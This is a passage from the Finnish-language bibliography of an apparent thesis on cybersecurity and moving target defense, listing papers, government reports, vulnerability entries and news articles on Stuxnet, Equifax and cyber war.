Lew98 Lewandowski, S. M., Frameworks for component-based client/server computing. *ACM Comput. Surv.*, 30,1(1998), sivut 3–27. URL http://doi.acm.org.libproxy.helsinki.fi/10.1145/274440.274441.

Lii03 Liikenne- ja viestintäministeriö, Kohti esteetöntä tietoyhteiskuntaa: Toimenpideohjelma 2011–2015.

Lin17 Linux.fi, Paketinhallintajärjestelmä, 2017. URL https://www.linux.fi/wiki/Paketinhallintaj%C3%A4rjestelm%C3%A4. Vierailtu 20.09.2017.

LLk17 Lehto, M., Limnéll, J. ja kumppanit, *Suomen kyberturvallisuuden nykytila, tavoitetila ja tarvittavat toimenpiteet tavoitetilan saavuttamiseksi.* Valtioneuvoston kanslia, ensimminen painos, 2 2017. http://tietokayttoon.fi/julkaisu?pubid=17805.

LT88 Lynch, N. A. ja Tuttle, M. R., An introduction to input/output automata.

Lyo17a Lyon, G., Nmap - Introduction, 2017. URL https://nmap.org/book/preface.html. Vierailtu 20.09.2017.

Lyo17b Lyon, G., Nmap Network Scanning - Conventions, 2017. URL https://nmap.org/book/conventions.html. Vierailtu 20.09.2017.

M. 10 M. Jones - IBM, User space memory access from the Linux kernel, 2010. URL https://www.ibm.com/developerworks/library/l-kernel-memory-access/index.html. Vierailtu 2.10.2017.

Man13 Manadhata, P. K., Game theoretic approaches to attack surface shifting. Teoksessa *Moving Target Defense II*, Springer, 2013, sivut 1–13.

Mil14 Milosevic, N., CASE OF THE CYBER WAR: KOSOVO CONFLICT, 2014. URL http://inspiratron.org/blog/2014/07/01/case-cyber-war-kosovo-conflict/. Vierailtu 20.07.2017.

MW11 Manadhata, P. K. ja Wing, J. M., An attack surface metric. *IEEE Transactions on Software Engineering*, 37,3(2011), sivut 371–386.

Nat17 National Vulnerability Database(NVD), CVE-2017-5638 Detail, 2017. URL https://nvd.nist.gov/vuln/detail/CVE-2017-5638. Vierailtu 2.10.2017.

NTEK+08a Nguyen-Tuong, A., Evans, D., Knight, J. C., Cox, B. ja Davidson, J. W., Security through redundant data diversity. *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*, June 2008, sivut 187–196.

NTEK+08b Nguyen-Tuong, A., Evans, D., Knight, J. C., Cox, B. ja Davidson, J. W., Security through redundant data diversity. *Dependable Systems and Networks With FTCS and DCC, 2008. DSN 2008. IEEE International Conference on*. IEEE, 2008, sivut 187–196.

ORM+13 Okhravi, H., Rabe, M., Mayberry, T., Leonard, W., Hobson, T., Bigelow, D. ja Streilein, W., Survey of cyber moving target techniques. Tekninen raportti, MASSACHUSETTS INST OF TECH LEXINGTON LINCOLN LAB, 2013.

OSB16 Okhravi, H., Streilein, W. W. ja Bauer, K. S., Moving target techniques: Leveraging uncertainty for cyber defense. *LINCOLN LABORATORY JOURNAL*, 22,1(2016).

OWA17 OWASP Foundation, Deserialization of untrusted data, keskuu 21 2017. URL https://www.owasp.org/index.php/Deserialization_of_untrusted_data. Vierailtu 20.10.2017.

PwC16 PwC, Key findings from The Global State of Information Security Survey 2016, 2016. URL https://www.pwc.com/sg/en/publications/assets/pwc-global-state-of-information-security-survey-2016.pdf. Vierailtu 01.10.2017.

Res00 Rescorla, E., HTTP Over TLS, RFC 2818, toukokuu 2000. URL https://www.ietf.org/rfc/rfc2818.txt.

Reu17 Reuters, Equifax could end in bankruptcy - expert, 2017. URL https://www.reuters.com/video/2017/09/19/equifax-could-end-in-bankruptcy-expert?videoId=372568618. Vierailtu 21.07.2017.

RS10 Roeder, T. ja Schneider, F. B., Proactive obfuscation. *ACM Trans. Comput. Syst.*, 28, sivut 4:1–4:54.

Sap11 Saporito, B., Hack attack, 2011. URL `http://content.time.com/time/business/article/0,8599,2079423,00.html`. Vierailtu 20.07.2017.

Sch15 Schneier, B., Back Door in Juniper Firewalls, 2015. URL `https://www.schneier.com/blog/archives/2015/12/back_door_in_ju.html`. Vierailtu 20.07.2017.

Sec Security, H., CSD-MTD Moving Target Defense. URL `https://www.dhs.gov/science-and-technology/csd-mtd`. Vierailtu 01.06.2017.

Sec16 Security Affairs by Pierluigi Paganini, Hacker interviews – speaking with mikko hypponen, 2016. URL `http://securityaffairs.co/wordpress/47845/breaking-news/mikko-hypponen-interview.html`. Vierailtu 23.06.2017.

SGF08 Salamat, B., Gal, A. ja Franz, M., Reverse stack execution in a multi-variant execution environment. *Workshop on Compiler and Architectural Techniques for Application Reliability and Security*, 2008, sivut 1–7.

Sha07 Shacham, H., The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, New York, NY, USA, 2007, ACM, sivut 552–561, URL `http://doi.acm.org/10.1145/1315245.1315313`.

Sis17 Sisäministeriö, Hybridiuhkiin varautuminen, 2017. URL `http://intermin.fi/hybridiuhat`. Vierailtu 2.10.2017.

Sk04 Suhonen, M. ja kumppanit, *Tiivistietoturvasanasto TSK31*. Sanastokeskus TSK ry, ensimminen painos, 4 2004. http://www.tsk.fi/fi/info/TiivisTietoturvasanasto.pdf vierailtu 1.6.2017.

Sor03 Soramäki, M., Informaatioyhteiskunnan teoriat ja sähköisen viestinnän todellisuus.

SPP+04 Shacham, H., Page, M., Pfaff, B., Goh, E.-J., Modadugu, N. ja Boneh, D., On the effectiveness of address-space randomization. *Proceedings of the 11th ACM conference on Computer and communications security*. ACM, 2004, sivut 298–307.

SS16 Sun, J. ja Sun, K., Desir: Decoy-enhanced seamless ip randomization. *IEEE INFOCOM 2016 - The 35th Annual IEEE International Conference on Computer Communications*, April 2016, sivut 1–9.

SWZL12 Suo, H., Wan, J., Zou, C. ja Liu, J., Security in the internet of things: a review. *Computer Science and Electronics Engineering (ICCSEE), 2012 international conference on*, osa 3. IEEE, 2012, sivut 648–651.

Sym11 Symantec, W32.stuxnet dossier, 2011. URL `http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf`. Vierailtu 23.06.2017.

Tan11 Tankard, C., Advanced persistent threats and how to monitor and deter them. *Network security*, 2011,8(2011), sivut 16–19.

TDZA15 Taguinod, M., Doupé, A., Zhao, Z. ja Ahn, G.-J., Toward a moving target defense for web applications. *Information Reuse and Integration (IRI), 2015 IEEE International Conference on*. IEEE, 2015, sivut 510–517.

TGH08 Tashi, I. ja Ghernaouti-Hélie, S., Efficient security measurements and metrics for risk assessment. *Internet Monitoring and Protection, 2008. ICIMP'08. The Third International Conference on*. IEEE, 2008, sivut 131–138.

The99 The guardian, Pentagon kept the lid on cyberwar in Kosovo, 1999. URL `https://www.theguardian.com/world/1999/nov/09/balkans`. Vierailtu 23.07.2017.

The10 The guardian, Stuxnet worm is the 'work of a national government agency', 2010. URL `https://www.theguardian.com/technology/2010/sep/24/stuxnet-worm-national-agency`. Vierailtu 23.06.2017.

The17 The MITRE Corporation (MITRE), Common Vulnerabilities and Exposures (CVE) Numbering Authority (CNA) Rules, vierailtu 23.07.2017. URL `https://cve.mitre.org/cve/cna/CNA_Rules_v1.1.pdf`.

TZK+16 Taylor, J., Zaffarano, K., Koller, B., Bancroft, C. ja Syversen, J., Automated effectiveness evaluation of moving target defenses: Metrics for missions and attacks. *Proceedings of the 2016 ACM Workshop on Moving Target Defense*, MTD '16, New York, NY, USA, 2016, ACM, sivut 129–134, URL `http://doi.acm.org/10.1145/2995272.2995282`.

U.S17 U.S. House Committee on Energy and Commerce, Prepared Testimony of Richard F. Smith before the U.S. House Committee on Energy and Commerce Subcommittee on Digital Commerce and Consumer Protection, 2017. URL `http://docs.house.gov/meetings/IF/IF17/20171003/106455/HHRG-115-IF17-Wstate-SmithR-20171003.pdf`. Vierailtu 2.10.2017.

Val05 Valtiovarainministeriö - Vahti - ylläpito, Vahti 3/2005 tietoturvapoikkeamatilanteiden hallinta, 2005. URL https://www.vahtiohje.fi/c/document_library/get_file?uuid=7c31a8bf-2aca-47be-b918-334bd5db9675&groupId=10229. Vierailtu 21.07.2017.

Val07 Valtion säädöstietopankki Finlex, Laki sähköisestä lääkemääräyksestä, 2007. URL http://www.finlex.fi/fi/laki/ajantasa/2007/20070061. Vierailtu 30.09.2017.

Val08 Valtiovarainministeriö - Vahti - ylläpito, Vahti 8/2008 valtionhallinnon tietoturvasanasto, 2008. URL https://www.vahtiohje.fi/web/guest/maaritelmat-t. Vierailtu 21.07.2017.

Val13 Valtioneuvoston kanslia, *Valtioneuvoston päätös huoltovarmuuden tavoitteista*, ensimminen painos, 2 2013. http://www.finlex.fi/fi/laki/alkup/2013/20130857.

Val17a Valtion säädöstietopankki Finlex, Hallituksen esitys eduskunnalle laiksi Euroopan hybridiuhkien torjunnan osaamiskeskuksesta HE 59/2017, 2017. URL http://finlex.fi/fi/esitykset/he/2017/20170059. Vierailtu 2.10.2017.

Val17b Valtion säädöstietopankki Finlex, Rikoslaki, 2017. URL http://www.finlex.fi/fi/laki/ajantasa/1889/18890039001. Vierailtu 20.07.2017.

Vk15 Vainio, T. ja kumppanit, *Suomen kansallinen riskiarvio 2015*. Sisäministeriö, ensimminen painos, 1 2015. https://www.kansalainen.fi/wp-content/uploads/riskiarvio.pdf.

Wik17a WikiLeaks, Vault 7: CIA Hacking Tools Revealed, 2017. URL https://wikileaks.org/ciav7p1/. Vierailtu 21.07.2017.

Wik17b Wikipedia, The Shadow Brokers, 2017. URL https://en.wikipedia.org/wiki/The_Shadow_Brokers. Vierailtu 21.07.2017.

Wik17c Wikipedia, Virtual machine escape, 2017. URL https://en.wikipedia.org/wiki/Virtual_machine_escape. Vierailtu 9.10.2017.

Wir12 Wired - Mikko Hyppönen, Why antivirus companies like mine failed to catch flame and stuxnet, 2012. URL https://www.wired.com/2012/06/internet-security-fail/. Vierailtu 23.06.2017.

WW16 Wang, L. ja Wu, D., Moving target defense against network reconnaissance with software defined networking. *International Conference on Information Security*. Springer, 2016, sivut 203–217.

XWP14 Xu, T., Wendt, J. B. ja Potkonjak, M., Security of iot systems: Design challenges and opportunities. *Proceedings of the 2014 IEEE/ACM International Conference on Computer-Aided Design*. IEEE Press, 2014, sivut 417–423.

Yle14 Yleisradio Oy, Supo: Ulkoministeriö joutui kaksi kertaa vakoilun kohteeksi, 2014. URL `https://yle.fi/uutiset/3-7332824`. Vierailtu 30.09.2017.

YXB+11 Yackoski, J., Xie, P., Bullen, H., Li, J. ja Sun, K., A self-shielding dynamic network architecture. *MILITARY COMMUNICATIONS CONFERENCE, 2011-MILCOM 2011*. IEEE, 2011, sivut 1381–1386.

Zac16 Zach Wikholm, Flashpoint, When Vulnerabilities Travel Downstream, 2016. URL `https://www.flashpoint-intel.com/blog/cybercrime/when-vulnerabilities-travel-downstream/`. Vierailtu 21.09.2017.

ZDN10 ZDNet - Ryan Naraine, Stuxnet attackers used 4 windows zero-day exploits, 2010. URL `http://www.zdnet.com/article/stuxnet-attackers-used-4-windows-zero-day-exploits/`. Vierailtu 23.06.2017.

ZDO14 Zhuang, R., DeLoach, S. A. ja Ou, X., Towards a theory of moving target defense. *Proceedings of the First ACM Workshop on Moving Target Defense*. ACM, 2014, sivut 31–40.